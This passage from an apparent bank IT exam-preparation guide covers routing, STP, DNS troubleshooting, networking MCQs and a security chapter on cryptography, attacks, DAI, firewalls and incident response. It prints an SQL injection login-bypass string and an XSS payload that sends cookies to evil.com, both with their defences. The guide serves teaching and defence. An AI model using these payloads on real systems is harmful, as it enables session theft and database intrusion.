EIGRP	Advanced distance vector (Cisco)	Bandwidth + delay	DUAL, AD 90
BGP	Path vector (EGP)	Path attributes	Between Internet ASes; TCP 179; eBGP AD 20

Past Question ANSE 2026

What is a Link-State Advertisement (LSA) in OSPF? Explain how OSPF uses Dijkstra's shortest-path-first algorithm to determine the best routes.

An **LSA** is an information packet sent by an OSPF router. It contains the router's own links, the state of each link (up/down), neighbours and cost. LSAs are **flooded** to all routers in the area, and each router builds an identical **LSDB (Link-State Database)** — that is, everyone has the same map of the whole topology. Main LSA types: 1 Router, 2 Network (created by the DR), 3 Summary (ABR), 5 External (ASBR).

Steps of Dijkstra: (1) Each router takes itself as the root: its own distance is 0, all others ∞. (2) It picks the unvisited node with the lowest cost and makes it permanent. (3) It updates the distances of that node's neighbours: d(v) = min(d(v), d(u) + cost(u,v)). (4) Repeat until all nodes are permanent. The result is an **SPF tree**; the first hop for each destination goes into the routing table. When the topology changes, new LSAs arrive and SPF is recalculated.

Small Example

R1–R2 cost 10, R1–R3 cost 1, R3–R2 cost 2. R1 to R2: direct 10, via R3 1 + 2 = 3 → OSPF chooses R1 → R3 → R2 (cost 3), even though it has more hops. RIP would take the direct path because of fewer hops — this is the advantage of link-state.

Past Question ANSE 2026

List five BGP best-path selection criteria or attributes in descending order of priority, according to a specified vendor's implementation.

Cisco IOS order (if one criterion decides, the next is not checked):

1. **Weight** — highest (Cisco-specific, local to the router)
2. **Local Preference** — highest (sent to all iBGP routers inside the AS)
3. **Locally originated** route (created by itself via network/aggregate/redistribute)
4. **AS_PATH** — shortest
5. **Origin** — IGP (i) < EGP (e) < Incomplete (?)
6. **MED** — lowest
7. **eBGP** route preferred over iBGP
8. Lowest **IGP metric** to the next hop
9. Oldest eBGP route; then lowest **Router ID**; then lowest neighbor address

Mnemonic: "**W**e **L**ove **O**ranges **A**s **O**ranges **M**ean **E**xternal **I**nterest" (Weight, Local pref, Originated, AS path, Origin, MED, External, IGP).

7.11 VLAN and STP

A **VLAN** divides one physical switch into multiple logical LANs (e.g. separate VLANs for Teller, Loan, ATM, CCTV) — the broadcast domain becomes smaller and security improves. A **trunk** link (IEEE **802.1Q**

tagging) carries multiple VLANs between switches; communication between VLANs needs a router or L3 switch (inter-VLAN routing).

Past Question ANSE 2026

What is the purpose of the Spanning Tree Protocol (STP)? Why do Layer 2 switching loops occur, and how does STP prevent them?

Why loops occur: Switches are connected by multiple paths for redundancy. An Ethernet frame has no TTL, and a switch floods broadcast/unknown unicast frames out of all ports. So frames circulate forever → **broadcast storm**, unstable MAC table (MAC flapping), multiple copies of the same frame. The whole network goes down within seconds.

Purpose of STP (IEEE 802.1D): keep redundant links and still build a loop-free logical tree.

1. Switches exchange BPDUs. The switch with the lowest Bridge ID (priority + MAC) is elected **Root Bridge**.
2. On each non-root switch, the port with the lowest cost to the root = **Root Port**.
3. One **Designated Port** on each segment.
4. All remaining ports are in **Blocking** state: they send no data and only listen to BPDUs.
5. If an active link fails, a blocked port goes Listening → Learning → Forwarding (~30–50 s in 802.1D; a few seconds in **RSTP 802.1w**).

7.12 Troubleshooting

Past Question ANSE 2026 Officer IT MCQ 2026 (BIBM)

A computer can successfully ping the public IP address 8.8.8.8 but cannot access websites using domain names. Identify the most likely cause of the problem and explain the step-by-step process for diagnosing and resolving it using appropriate network troubleshooting commands.

Most likely cause: DNS resolution failure. A successful ping to 8.8.8.8 means the physical link, IP, gateway and internet routing are fine (Layers 1–3 OK). Only name → IP translation is failing.

1. **Check DNS settings:** `ipconfig /all` (Linux: `cat /etc/resolv.conf`). Is the DNS server address empty, wrong or unreachable?
2. **Test name resolution:** `nslookup www.google.com`. A "timed out"/"server failed" reply confirms a DNS problem.
3. **Test with another DNS:** `nslookup www.google.com 8.8.8.8`. If it works, the local DNS server is at fault.
4. **Is the DNS server reachable?** `ping <DNS-IP>`; check whether a firewall is blocking UDP/TCP 53.
5. **Clear the cache:** `ipconfig /flushdns`; check the hosts file (`C:\Windows\System32\drivers\etc\hosts`) for wrong entries.
6. **Fix:** set a correct DNS (the organization's internal DNS or 8.8.8.8/1.1.1.1), or get fresh settings from DHCP with `ipconfig /release` and `/renew`; start the DNS server service.
7. **Verify:** test again with `nslookup` and a browser.

General method (bottom to top): `ping 127.0.0.1` (TCP/IP stack) → own IP → default gateway → 8.8.8.8 → `nslookup` → `tracert` (shows which hop is blocking).

7.13 Wireless and Other Standards

Standard	Name	Note
802.3	Ethernet	CSMA/CD
802.11	Wi-Fi (WLAN)	CSMA/CA; a/b/g/n (Wi-Fi 4)/ac (Wi-Fi 5)/ax (Wi-Fi 6)/be (Wi-Fi 7)
802.15.1	Bluetooth (WPAN)	802.15.4 = Zigbee
802.16	WiMAX (WMAN)	Used by Banglalion and Qubee in Bangladesh
802.1Q	VLAN tagging	802.1D = STP, 802.1X = port-based authentication

Wi-Fi security: WEP (broken) → WPA → WPA2 (AES-CCMP) → WPA3 (SAE). In a bank, guest Wi-Fi must be kept in a separate VLAN.

7.14 MCQ Practice

1. Which layer of the OSI model performs routing?

(a) Network
(b) Transport
(c) Data Link
(d) Session

Answer: (a) — A router works at Layer 3.

2. How many bits is an IPv4 address?

(a) 16
(b) 32
(c) 64
(d) 128

Answer: (b) — IPv6 is 128 bits.

3. 8.8.8.8 can be pinged but www.google.com does not open. Most likely cause?

(a) ISP gateway
(b) DNS
(c) Cable
(d) DHCP

Answer: (b) — Name → IP translation failed.

4. What is the standard TCP port of SSH?

(a) 21
(b) 22
(c) 23
(d) 25

Answer: (b) — 21 is FTP, 23 is Telnet, 25 is SMTP.

5. Which port must be open to send email from a client to the server?

(a) 25 or 587
(b) 110
(c) 143
(d) 443

Answer: (a) — 110/143 are for receiving email (POP3/IMAP).

6. Which protocol is used to receive email?

(a) SMTP
(b) IMAP
(c) SNMP
(d) FTP

Answer: (b) — IMAP or POP3.

7. Which tool shows the path a packet takes from a workstation to a server?

(a) traceroute
(b) dig
(c) ping
(d) route

Answer: (a) — tracert on Windows.

8. What is the main purpose of NAT?

(a) Translate MAC to IP
(b) Translate private IP to public IP
(c) Translate name to IP
(d) Encrypt data

Answer: (b) — In PAT, many hosts share one public IP.

9. How many usable hosts per subnet in 192.168.1.0/26?

(a) 30 (b) 62

(c) 64 (d) 126

Answer: (b) — $2^6 - 2 = 62$.

10. What type of address is 172.20.5.9?

(a) Public Class B (b) Private Class B

(c) Private Class A (d) Loopback

Answer: (b) — 172.16.0.0–172.31.255.255 is private.

11. What does the work of ARP in IPv6?

(a) RARP (b) NDP

(c) DHCPv6 (d) ICMPv4

Answer: (b) — Neighbor Discovery Protocol (ICMPv6).

12. Which protocol prevents Layer-2 switching loops?

(a) OSPF (b) STP

(c) VTP (d) HSRP

Answer: (b) — It blocks redundant ports and builds a loop-free tree.

13. Which cable is normally used to connect analog CCTV cameras?

(a) UTP Cat6 (b) Coaxial (RG-59)

(c) Single-mode fiber (d) USB

Answer: (b) — Coax with BNC connector; for IP cameras, UTP/PoE.

14. What does throughput mean in networking?

(a) Theoretical maximum capacity of a link (b) Amount of data successfully delivered per unit time

(c) Time taken for one packet to arrive (d) Rate of lost packets

Answer: (b) — (a) is bandwidth, (c) is latency.

15. 802.16 is the standard for which technology?

(a) Wi-Fi (b) Bluetooth

(c) WiMAX (d) Ethernet

Answer: (c) — 802.11 is Wi-Fi, 802.3 is Ethernet.

Chapter 8 — Information & Cyber Security

Security is the most sensitive topic for a bank, so every post has a few questions on it: BB AP 2023 (Diffie-Hellman MitM, layer for end-to-end encryption), BB AME 2023 (payment gateway audit), AME/AE 24.01.2026 (shared superuser password and backup compliance), AME 2026 (abnormal outbound traffic, zero-day), SO IT 2026 (hashing vs encryption), Officer IT 2026 (SQLi/XSS, virus vs worm), ANSE 2026 (firewall/IDS/IPS, ransomware, MitM, DAI). Questions are often framed in a **banking scenario** — give a banking example in the answer too.

8.1 Basic Concepts: CIA Triad, AAA and Controls




Figure 8.1: CIA Triad

Principle	Meaning	Banking example	Violation
Confidentiality	Unauthorized persons cannot see the data	Customer balance, PIN	data leak, sniffing
Integrity	Data cannot be changed without authorization	Transfer amount must not change from 1,000 to 1,00,000	MitM tampering, SQLi
Availability	Service is available when needed	ATM/internet banking 24×7	DDoS, ransomware

Non-repudiation: the sender cannot later deny that he/she sent the message/transaction — ensured by a **digital signature** (Officer IT MCQ 2026). **AAA: A**uthentication (who you are — password, OTP, biometrics), **A**uthorization (what you can do — role/permission), **A**ccounting/Auditing (what you did — log). Authentication factors: something you know (password), something you have (token/OTP phone), something you are (fingerprint) — two or more together make **MFA**.

Control type	Example
Administrative (managerial)	security policy, **user training**, background check, separation of duties
Technical (logical)	encryption, firewall, IDS, MFA, antivirus, ACL
Physical	security guard, CCTV, biometric door lock, vault, smart-card entry

By function: Preventive (firewall), Detective (IDS, CCTV), Corrective (backup restore, patch), Deterrent (warning notice), Compensating.

Key Principles

Least privilege — give everyone the minimum rights needed for the job. **Separation of duties** — maker and checker are different persons (basis of transaction approval in banks). **Defense in depth** — multiple layers of protection.

8.2 Cryptography

Point	Symmetric	Asymmetric (Public key)
Key	One shared secret key	Two: public (for everyone) + private (secret)
Speed	Fast — for large data	Slow — for key exchange, signatures
Problem	Hard to distribute the key safely; n(n−1)/2 keys for n people	More computation
Algorithm	DES (56-bit, now weak), 3DES, **AES** (128/192/256-bit, block 128), Blowfish, RC4	**RSA**, Diffie-Hellman, ECC, DSA, ElGamal

In practice it is **hybrid**: in TLS, a session key is exchanged using asymmetric crypto, then data is encrypted with AES.

Example: RSA (with small numbers)

1. Two primes: p = 3, q = 11 → n = p × q = 33
2. ϕ(n) = (p−1)(q−1) = 2 × 10 = 20
3. Choose e such that gcd(e, 20) = 1 → e = 3
4. d: e × d ≡ 1 (mod 20) → 3 × 7 = 21 ≡ 1 → d = 7

Public key = (e, n) = (3, 33); Private key = (d, n) = (7, 33)

Encrypt M = 4: $C = M^e \bmod n = 4^3 \bmod 33 = 64 \bmod 33 =$ **31**

Decrypt: $M = C^d \bmod n = 31^7 \bmod 33$. $31 \equiv -2 \pmod{33} \rightarrow (-2)^7 = -128 \equiv -128 + 132 =$ **4** ✔

Diffie-Hellman Key Exchange

With DH, two parties create a shared secret key over an insecure channel without sending any secret. Its security depends on the hardness of the discrete logarithm problem.

Public: prime q, primitive root α | $Y_A = \alpha^{X_A} \bmod q$, $Y_B = \alpha^{X_B} \bmod q$

$K = Y_B^{X_A} \bmod q = Y_A^{X_B} \bmod q = \alpha^{X_A X_B} \bmod q$

Example: q = 23, α = 5

Alice's private $X_A = 6 \rightarrow Y_A = 5^6 \bmod 23$. $5^2 = 25 \equiv 2$, $5^4 \equiv 4$, $5^6 \equiv 4 \times 2 = \mathbf{8}$

Bob's private $X_B = 15 \rightarrow Y_B = 5^{15} \bmod 23$. $5^8 \equiv 16$, $5^{15} = 5^8 \cdot 5^4 \cdot 5^2 \cdot 5 \equiv 16 \cdot 4 \cdot 2 \cdot 5 = 640 \equiv 640 - 621 = \mathbf{19}$

Alice: $K = 19^6 \bmod 23 = (-4)^6 = 4096 \bmod 23 = 4096 - 4094 = \mathbf{2}$

Bob: $K = 8^{15} \bmod 23$. $8^2 \equiv 18$, $8^4 \equiv 2$, $8^8 \equiv 4 \rightarrow 8^{15} \equiv 4 \cdot 2 \cdot 18 \cdot 8 = 1152 \equiv 1152 - 1150 = \mathbf{2}$ ✔ Both get key = 2.

Past Question BB AP 2023

Describe a Man-in-the-middle attack on the Diffie-Hellman key exchange protocol in which the adversary generates two public key pairs for the attack.

Answer: Basic DH has no **authentication** — nobody checks that the received public key really belongs to the other party. The attacker Darth exploits this weakness:




Figure 8.2: Man-in-the-Middle attack on Diffie-Hellman

1. Darth creates two private keys X_{D1}, X_{D2} and computes the matching public keys Y_{D1}, Y_{D2}.
2. Alice sends her Y_A to Bob; Darth intercepts it and sends Y_{D1} to Bob. Darth computes $K2 = (Y_A)^{X_{D2}} \bmod q$.
3. Bob thinks Y_{D1} is Alice's; he computes $K1 = (Y_{D1})^{X_B} \bmod q$.
4. Bob sends his Y_B; Darth intercepts it, sends Y_{D2} to Alice and computes $K1 = (Y_B)^{X_{D1}} \bmod q$.
5. Alice computes $K2 = (Y_{D2})^{X_A} \bmod q$.

Result: Alice and Bob think they share one secret key, but actually the Alice–Darth key is K2 and the Bob–Darth key is K1. Darth decrypts Alice's message with K2, reads (or changes) it, re-encrypts it with K1 and gives it to Bob — nobody notices. Both confidentiality and integrity are lost.

Prevention: Authenticate the public keys — signed DH using digital signatures/certificates (PKI), the Station-to-Station (STS) protocol, or server certificate verification in TLS. Compare fingerprints out-of-band.

Hashing vs Encryption

Past Question SO IT 2026 (25104)

Explain the operational difference between Hashing and Encryption.

Point	Hashing	Encryption
Direction	**One-way** — original data cannot be recovered	**Two-way** — original data is recovered by decrypting with a key
Key	Not needed (HMAC uses a key)	Needed (symmetric or public/private)
Output length	Fixed, however large the input (SHA-256 → 256 bit)	Usually equal or close to the input size
Purpose	**Integrity** checking, password storage	**Confidentiality**
Examples	MD5 (broken), SHA-1 (weak), SHA-256, bcrypt	AES, RSA, 3DES
Banking use	Store customer passwords as salt + hash; checksum of file downloads	Sending card data, transaction messages

Properties of a hash: deterministic, fast, a small change gives a completely different output (avalanche effect), collision-resistant.

Digital Signature, Certificate and TLS

- **Digital signature:** the sender signs the hash of the message with his/her **private key**; the receiver verifies it with the sender's **public key**. Gives authentication, integrity and non-repudiation (not confidentiality).
- **Digital certificate (X.509):** a **CA** (Certificate Authority) signs it to certify whose a public key is. In Bangladesh, CAs are controlled by the **CCA** (Controller of Certifying Authorities). The whole framework is called **PKI**.
- **HTTPS = HTTP + TLS** (port 443): in the TLS handshake the server certificate is verified, keys are exchanged (ECDHE), then data is encrypted with AES. HTTPS is secure because of **encryption** and server authentication (Officer IT MCQ 2026). SSL is old and deprecated; current versions are TLS 1.2/1.3.

8.3 Types of Attacks

Attack	What it is	Prevention
Phishing	Stealing password, OTP, card data using fake email/SMS/websites; spear phishing = specific person, whaling = senior executive	Awareness training, email filtering, DMARC/SPF, MFA
Social engineering	Exploiting human trust/fear — "I am calling from the bank, give me the OTP"	**User training** (most effective), verification procedures
DoS / DDoS	Making a service unavailable with excess traffic (availability attack); DDoS = from many botnet machines	rate limiting, CDN/scrubbing, firewall, auto-scaling

Brute-force	Trying every possible password	account lockout, CAPTCHA, strong password
Dictionary attack	Trying a list of common words/leaked passwords	complex password policy, salt + slow hash
Ransomware	Encrypts files and demands a ransom	offline backup, patch, EDR, network segmentation
Zero-day	Exploiting an unknown vulnerability that has no patch yet	defense in depth, behaviour-based detection, virtual patching (WAF)
Spoofing	Faking IP/MAC/email/ARP identity	DAI, ingress filtering, SPF/DKIM
Sniffing	Capturing and reading network packets	encryption (TLS, SSH), switch port security

Past Question ANSE 2026

Explain how a Man-in-the-Middle (MitM) attack can compromise banking transactions. Discuss the preventive measures required to mitigate such attacks.

How it happens: The attacker sits between the customer and the bank's server and keeps a separate connection with each side. Methods: fake/open Wi-Fi hotspot, ARP spoofing (posing as the gateway on the LAN), DNS spoofing (bank.com → fake IP), SSL stripping (downgrading HTTPS to HTTP), fake certificate, malware in the browser (Man-in-the-Browser).

Banking damage: theft of login credentials and OTP; secretly changing the beneficiary account number and amount of a transaction (integrity lost); session hijacking to transact in the customer's name; leak of card data.

Prevention:

- TLS 1.2+ everywhere and **HSTS** (forces the browser to always use HTTPS); **certificate pinning** in mobile apps.
- **MFA** and **transaction signing** — show the beneficiary and amount in the OTP message so that any change is detected.
- Dynamic ARP Inspection, DHCP snooping, 802.1X on the LAN; DNSSEC.
- VPN for remote staff; customer awareness not to bank on public Wi-Fi.
- Fraud monitoring — block the transaction if the device/location/amount is unusual.

Past Question Officer IT 2026 (25105)

Describe the SQL Injection and Cross-Site Scripting (XSS) web security threats and suggest preventive measures for each.

SQL Injection: If user input is added directly to an SQL query without validation, the attacker injects his/her own SQL — login bypass, reading the whole database, deleting data.

```
-- Vulnerable code
query = "SELECT * FROM users WHERE user='" + u + "' AND pass='" + p + "'";
-- Attack: u = ' OR '1'='1' --
SELECT * FROM users WHERE user='' OR '1'='1' --' AND pass='...'   -- always true,
login bypass

-- Safe: parameterized query / prepared statement (Java)
PreparedStatement ps = con.prepareStatement(
    "SELECT * FROM users WHERE user = ? AND pass_hash = ?");
ps.setString(1, u); ps.setString(2, hash(p));
```

Prevention: prepared statement/parameterized query, stored procedure, input validation (whitelist), ORM, least privilege for the DB account, WAF, do not show DB details in error messages.

XSS: The attacker injects malicious JavaScript into a web page, which runs in other users' browsers — stealing cookie/session, showing a fake login form. Types: **Stored** (saved in the database, e.g. a comment), **Reflected** (from a URL parameter), **DOM-based**.

```
<!-- the attacker writes in the comment box -->
<script>fetch('https://evil.com/?c=' + document.cookie)</script>
```

Prevention: output encoding/escaping (`<` → `<`), input sanitization, **Content Security Policy (CSP)**, **HttpOnly** and **Secure** flags on cookies, auto-escaping in modern frameworks.

CSRF (Cross-Site Request Forgery): Making a logged-in user unknowingly send a request from another site (e.g. a fund transfer). Prevention: CSRF token, **SameSite** cookie, re-authentication for critical actions.

Malware

Past Question Officer IT 2026 (25105)

Differentiate between a Computer Virus and a Computer Worm based on how they spread and replicate across host networks.

Point	Virus	Worm
Needs a host	Yes — attaches itself to another file/program	No — a standalone program
Spreading	When a user runs/shares an infected file (needs human action)	Spreads by itself by exploiting network vulnerabilities
Replication	When the host file runs, it inserts its copy into other files	Automatically sends copies from one computer to another
Speed	Comparatively slow	Very fast, consumes bandwidth
Examples	CIH, Melissa (macro virus)	WannaCry (SMB vulnerability), Conficker, ILOVEYOU

Others: **Trojan** — disguised as useful software, does not spread by itself; **Spyware/Keylogger** — secretly sends information; **Rootkit** — hides its own presence; **Botnet** — a group of infected computers, used in DDoS; **Logic bomb** — activates on a specific condition.

ARP Spoofing and Dynamic ARP Inspection

Past Question ANSE 2026

What is Dynamic ARP Inspection (DAI)? Explain how it prevents ARP spoofing attacks using the DHCP snooping binding database.

ARP spoofing: ARP has no authentication. The attacker sends a fake ARP reply (gratuitous ARP): "the MAC of gateway 192.168.1.1 is my MAC". The victim's ARP cache is poisoned and all traffic passes through the attacker → MitM or DoS.

DAI is a switch security feature that validates every ARP packet arriving on an **untrusted** port:

1. First, **DHCP snooping** is enabled on the switch. The port where the DHCP server is connected is **trusted**; user ports are untrusted. The switch watches every successful DHCP lease and builds a **binding table**: MAC – IP – VLAN – port – lease time.
2. When an ARP packet arrives on an untrusted port, DAI compares its sender IP and sender MAC with this binding table.
3. If they match, it forwards; if not, it **drops** and logs (and err-disables the port if needed).
4. For devices with static IPs, bindings are added manually using an ARP ACL; trusted ports (uplinks) pass without checking. An additional rate limit (e.g. 15 pps) stops ARP floods.

So even if the attacker claims his own MAC for the gateway's IP, it will not match the binding table — ARP spoofing fails.

```
Switch(config)# ip dhcp snooping
Switch(config)# ip dhcp snooping vlan 10
Switch(config)# ip arp inspection vlan 10
Switch(config)# interface g0/1
Switch(config-if)# ip dhcp snooping trust
Switch(config-if)# ip arp inspection trust
```

8.4 Network Security: Firewall, IDS, IPS, DMZ, VPN

Past Question ANSE 2026

Differentiate between a firewall, an Intrusion Detection System (IDS), and an Intrusion Prevention System (IPS).

Point	Firewall	IDS	IPS
Main function	Allows/blocks traffic by rules (IP, port, protocol, app)	**Detects** malicious activity and raises an alert	Detects and **blocks** automatically
Position	At the network boundary (inline)	Out-of-band — sees a copy of the traffic (SPAN port)	Inline — traffic passes through it
Nature	Preventive	Detective (passive)	Preventive (active)
Response	allow/deny	alert, log	packet drop, session reset, IP block
Effect of mistakes	A wrong rule can stop services	A false positive only means extra alerts	A false positive blocks legitimate traffic
Detection	packet header/state	Signature-based (known attacks) and Anomaly-based (deviation from normal — can catch zero-day)	

Types of firewall: Packet filter → Stateful inspection → Application/Proxy → **NGFW** (firewall + IPS + application awareness). **WAF** protects web applications. A modern NGFW includes both firewall and IPS.




Figure 8.3: Dual-firewall DMZ — outsiders can reach the DMZ, not the internal LAN

Purpose of a DMZ: keep servers that must be accessed from the Internet (internet banking web server, mail) in a separate network — even if they are hacked, the attacker cannot directly enter the internal network/CBS database.

VPN: an encrypted tunnel over a public network. Site-to-site (branch ↔ head office, **IPsec**) and Remote-access (staff ↔ office, SSL VPN/IPsec). Parts of IPsec: AH (authentication) and ESP (encryption + authentication); modes: transport and tunnel.

8.5 End-to-end Encryption and Data States

Past Question BB AP 2023

Question about CIA. In order to prevent that, the company decided to add end-to-end encryption techniques. Which layer of the OSI model is suitable to work in considering parameters like development time, software maintainability and development cost? Give reasons for your concepts.

Answer: The suitable layer for true end-to-end encryption is the **Application layer** (or the Presentation/TLS layer just below the application, which in practice exists as a library of the application).

- **True end-to-end:** data is encrypted in the sender's application and decrypted only in the receiver's application. Intermediate routers, proxies, load balancers, even servers do not see plaintext. Encryption at the Network layer (IPsec) or Data link layer is only hop-to-hop or gateway-to-gateway — data is in the clear at intermediate nodes.
- **Development time:** proven libraries such as TLS/OpenSSL, libsodium, Signal protocol can be used directly — no need to change the OS kernel or network devices.
- **Maintainability:** changes are only in application code; the algorithm/key can be updated without an OS/router upgrade or special hardware.
- **Cost:** no cost in network infrastructure; once implemented, it works on all networks (Wi-Fi, mobile, Internet).
- **Fine-grained control:** the application knows which data is sensitive (e.g. only PIN, account number) — field-level encryption and digital signature (non-repudiation) can be added.

The Network layer (IPsec VPN) is convenient when all traffic must be protected together and the application cannot be changed — but it protects only up to the gateway, not end-to-end.

Data state	Meaning	Protection
Data at rest	Stored on disk, database, backup tape	Full-disk encryption (BitLocker), database TDE, AES-256, access control, key management (HSM)
Data in transit (motion)	Moving across the network	TLS/HTTPS, IPsec VPN, SSH/SFTP
Data in use	Being processed in RAM/CPU	Confidential computing, memory protection

8.6 Incident Response



Figure 8.4: NIST SP 800-61 Incident Response life cycle

Past Question ANSE 2026

A ransomware attack affects multiple branches of a bank. Describe the step-by-step incident response procedures that the IT and cybersecurity teams should follow to contain the attack, eradicate the threat, and restore normal operations.

1. **Preparation (beforehand):** IR plan and team (CISO, IT, legal, communication), offline/immutable backup, EDR, SIEM, regular drills.
2. **Detection & Analysis:** Detect from ransom note, unusual file extensions, EDR/SIEM alerts. Identify the ransomware family, first infected machine (patient zero), entry point (phishing email, RDP, VPN vulnerability) and list of affected branches. Preserve evidence (memory image, logs).
3. **Containment (stop the spread):** Isolate infected PCs/servers from the network (do not power off — memory evidence remains); temporarily shut the WAN/VPN link of affected branches; limit traffic from branches to the data center/CBS; disable compromised accounts, change all privileged passwords; block malicious IPs/domains on the firewall; isolate and protect the backup systems.
4. **Eradication:** Remove malware, persistence (scheduled tasks, new admin accounts) and backdoors; rebuild infected systems from a clean image; patch the vulnerability used for entry; scan all endpoints.
5. **Recovery:** Restore data from verified clean backups (first CBS, ATM switch, payment systems — by priority); reconnect branches step by step; intensive monitoring for several weeks. Policy: do not pay the ransom.
6. **Communication & reporting:** Inform management, **Bangladesh Bank** (regulator), BGD e-GOV CIRT, law enforcement and, if needed, customers.
7. **Lessons Learned:** Root cause analysis, report, update policy and controls (MFA, segmentation, training).

Past Question BSCS AME 2026

A server suddenly starts sending abnormal traffic to external systems. Analyze the possible cause and suggest immediate actions.

Possible causes: (1) malware or botnet infection — the server is taking part in DDoS or contacting a C2 server; (2) unauthorized access/hacking — **data exfiltration** (sending customer data outside); (3) compromised application (web shell); (4) wrong configuration or faulty script (e.g. a backup job stuck in a loop); (5) crypto-mining malware.

Immediate actions:

1. **Isolate** the server from the network, or block outbound traffic on the firewall (do not power off — to preserve evidence).
2. Analyze traffic: use `netstat -ano` / `ss -tunp` to see which process is connected to which external IP; firewall/NetFlow logs; check the reputation of the destination IP.
3. Check running processes (`ps aux` , `top`), suspicious new services, cron jobs, startup entries.
4. Check user accounts and access logs (`/var/log/auth.log` , Event ID 4624/4625) — new/unknown admin accounts.
5. Determine the root cause, remove malware, patch, change passwords; rebuild from a clean backup if needed.
6. Report the incident and inform the security team; set up egress filtering and IDS/SIEM alert rules for the future.

Past Question BSCS AME 2026

Zero-day attack; data in transit & data at rest technology.

A **zero-day attack** exploits a software/hardware vulnerability that the vendor does not yet know about or has no patch for — "zero day" because developers have had zero days to fix it. Signature-based antivirus cannot detect it. Prevention: behaviour/anomaly-based detection (EDR, NGFW sandbox), least privilege, network segmentation, application whitelisting, virtual patching in WAF, fast patch management. Examples: Stuxnet, Log4Shell (at the time of disclosure). Technologies for data at rest and in transit are in the table in 8.5.

8.7 Policy, Audit and Compliance

Past Question BSCS AME/AE 24.01.2026

A bank's internal audit reveals that several employees share a single "Superuser" password to update customer accounts. Furthermore, the bank's policy requires daily backups, but the audit shows backups are only being done weekly. (i) Identify the policy violation regarding account access. (ii) Explain the compliance failure regarding the backup schedule. (10)

(i) Access policy violation:

- **Violation of unique user ID and individual accountability:** because several staff use one account, the audit log cannot show who changed which customer's account — non-repudiation is lost, and responsibility cannot be fixed if fraud occurs.
- **Violation of least privilege:** superuser (highest) rights are given for ordinary update work.
- **Violation of password management policy:** password sharing is prohibited; even after someone leaves the job, he/she still knows the password.
- **No separation of duties / maker-checker.**
- **Correction:** separate account for each person and role-based access (RBAC), PAM (Privileged Access Management) and MFA for privileged accounts, logging and regular review of privileged actions.

(ii) Backup compliance failure:

- The control written in the policy (daily backup) is not applied in practice — this is the compliance failure: a gap between the documented control and real practice.
- **Risk:** as per policy, **RPO** (maximum acceptable data loss) = 1 day; with weekly backup, a disaster can lose up to 7 days of transactions — wrong customer balances, financial and legal loss.
- Violates the backup and BCP guidance of the Bangladesh Bank ICT Security Guideline — regulatory penalty and audit observation.
- **Correction:** automated daily backup (e.g. `0 2 * * * /opt/backup.sh`), monitoring and alerts for backup success, regular restore tests, copy at an offsite/DR site, assign a responsible person.

Past Question BB AME 2023

A bank has association with two different service providers as their payment gateways. The bank hires Mr. X to audit the payment gateway based on risk and threat detection. Which possible scenarios Mr. X will face?

Scenarios/risks Mr. X will examine:

1. **Data security:** Is card data (PAN, CVV) encrypted when stored or sent? Storing CVV is prohibited; is tokenization used? Are both providers' **PCI-DSS** compliance certificates valid?
2. **Integration risk:** TLS 1.2+ in the API, mutual authentication, are API key/secret protected; is the callback/webhook verified (signature)? If not, a fake "payment success" message can be sent.
3. **Transaction fraud:** amount tampering, replay attack, duplicate transaction, card testing; is 3-D Secure/OTP enabled; fraud monitoring rules.
4. **Reconciliation:** Are the settlement reports of both gateways and the bank's ledger matched daily? Mismatches and delays cause financial loss.
5. **Availability and vendor risk:** SLA, uptime, failover to the other provider if one goes down, the vendor's own security audit and contract terms (third-party risk).
6. **Access and logging:** who enters the gateway admin panel, MFA, audit trail retention, masking card numbers in logs.
7. **Vulnerability:** penetration test, OWASP Top 10 (SQLi, XSS), regular patching.
